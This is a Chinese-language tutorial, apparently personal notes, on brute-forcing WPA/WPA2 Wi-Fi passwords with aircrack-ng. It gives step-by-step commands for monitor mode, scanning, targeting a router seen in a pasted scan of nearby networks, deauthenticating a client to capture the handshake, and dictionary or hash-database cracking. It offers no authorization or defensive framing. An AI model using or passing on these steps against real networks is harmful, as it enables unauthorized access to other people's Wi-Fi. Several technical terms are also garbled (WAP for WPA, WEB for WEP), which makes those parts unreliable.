暴力穷举破解无线密码

首先，必须安装好环境。

Apt-get install reaver，之后在执行相应命令的时候报错再安装其他要求。

1.airmon-ng start wlan0，这里的 wlan0 是你无线网卡的名字

执行完看看自己的网卡中是不是多了一个 mon1：ifconfig，找到了就表示成功了。

2.使用 airodump-ng 扫描： airodump-ng mon0

这时会显示所有的能收到信号的无线（路由器的信息）

BSSID	PWR	Beacons	#Data,	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
70:F9:6D:B6:D8:14	-1	0	0	0	-1	-1				<length: 0>
70:F9:6D:B6:BE:74	-78	3	0	0	6	54e.	OPN			cmcc-study
70:F9:6D:B6:BE:72	-82	2	0	0	6	54e.	WPA2	CCMP	MGT	CMCC
70:F9:6D:B6:BE:70	-76	4	0	0	6	54e.	OPN			CMCC-WEB
70:F9:6D:39:21:B4	-80	3	0	0	6	54e.	OPN			cmcc-study
70:F9:6D:B6:BE:71	-79	3	0	0	6	54e.	OPN			CMCC-EDU
AC:81:12:0E:26:B5	-76	3	0	0	6	54e	WPA2	CCMP	PSK	360◆..费WiFi-CQ
70:F9:6D:B5:52:F4	-68	1	0	0	6	54e.	OPN			cmcc-study
70:F9:6D:B5:52:F2	-74	0	0	0	6	54e.	WPA2	CCMP	MGT	CMCC
70:F9:6D:B5:52:F1	-70	0	0	0	6	54e.	OPN			CMCC-EDU
70:F9:6D:B5:52:F3	-27	1	27	0	6	54e.	OPN			cmcc-heida
70:F9:6D:39:31:B0	-64	4	0	0	6	54e.	OPN			CMCC-WEB
70:F9:6D:B6:BE:73	-77	4	0	0	6	54e.	OPN			cmcc-heida
70:F9:6D:39:DA:11	-74	5	0	0	6	54e.	OPN			CMCC-EDU
70:F9:6D:39:31:B1	-63	9	0	0	6	54e.	OPN			CMCC-EDU
A8:57:4E:AA:8A:12	-41	17	1	0	6	54e.	WPA2	CCMP	PSK	TP-LINK_AA8A12
70:F9:6D:39:DA:13	-74	13	1	0	6	54e.	OPN			cmcc-heida
70:F9:6D:39:DA:12	-74	9	0	0	6	54e.	WPA2	CCMP	MGT	CMCC

Beacons 是信号的意思，找一个信号比较好的 wifi，记住它的 bssid 和 ch(channel)，enc(加密的类型)信息。


假设我们要破解的无线是 WAP（现在的趋势是将 WEB 几乎淘汰了，所以这里不讲 WEB）

3.抓取与这台 AP 通信的主机的信息

airodump-ng -w handshake -c 6 –bssid A8:57:4E:AA:8A:12 mon0

{ –bssid MAC 指定只抓特定的 AP 数据包；

–c channel 之前记录的 channel 值 }



记住一台和 AP 交互比较频繁的主机的信息，其实就是 ssid

4.找到这些主机之后，抓握手包.

aireplay-ng -0 20 -a A8:57:4E:AA:8A:12 -c 80:00:6E:CD:50:68 mon0

这里会报出一段错，具体还不知道是怎么回事。

但是你只需要看当前目录下是不是有出现一系列 handshake-xx**文件，如果有的话，说明已经 ok。没有的话继续重复上面的指令。

5.

１）.最后加上自己的字典，开始跑表破解（简答但是速度较慢）

去网上下一些常用的字典，拷贝到当前目录

之后可以用如下指令：

aircrack-ng -w password.txt -b A8:57:4E:AA:8A:12 handshake-01.cap

找到成功之后程序会自动停止

2）.还有一种方法，利用字典文件生成 Hash 表数据库，直接跑数据库（生成的 Hash 数据库很大，生成过程速度慢但是破解速度快）

在目录下新建 ssid.txt，把 AP 的 SSID 写入其中，然后执行：

airolib-ng hashdb import ascii essid ssid.txt

airolib-ng hashdb import ascii passwd password.txt

airolib-ng hashdb clean all

airolib-ng hashdb batch

检查哈希数据库状态：

airolib-ng hashdb statuss

最后，直接跑数据库文件

aircrack-ng -r hashdb handshake-0.1.cap

暂时的总结：

1.首先你必须先找到你想要破解 wifi 的一些信息，如 mac 地址 channel 值，知道他是用什么方式来进行加密，现在一般都是 WAP/WAP2，128 哈希加密算法，无法逆转

2.之后，抓包，先找到和服务器通信较平凡的一台主机，记住它的 bssid

3.这两个都找到之后，就抓他们之间的握手包，这时我们一般都先使用工具发送一些消息包给路由器，造成刚才记录的主机断开链接的情况，这时 wifi 会自动 重连，在这个时候要记住不断抓包，直到看见当前目录下有 handshake-xx.cap 这种文件，后缀是 cap，找到这个文件就说明抓包成功

4.最后一步就是在自己字典下面跑，也就是一个个密码去试，这种涉及到文件对象的 IO 操作，如果文件过大，会直接导致程序崩溃，毕竟我们这只是小程序，没 有涉及到其他更大的范畴，像分布式，算法之类的，其实第二种方法就是用算法的一种优化，用 hash 直接生成 hash 表数据库，拿着就快的多了

总结：

说到底这种方法还是有点不科学的，下一步的改进是用 python 写个根据一些关键字生成一个适当大小的字典，这样破解的可能性会大大增大。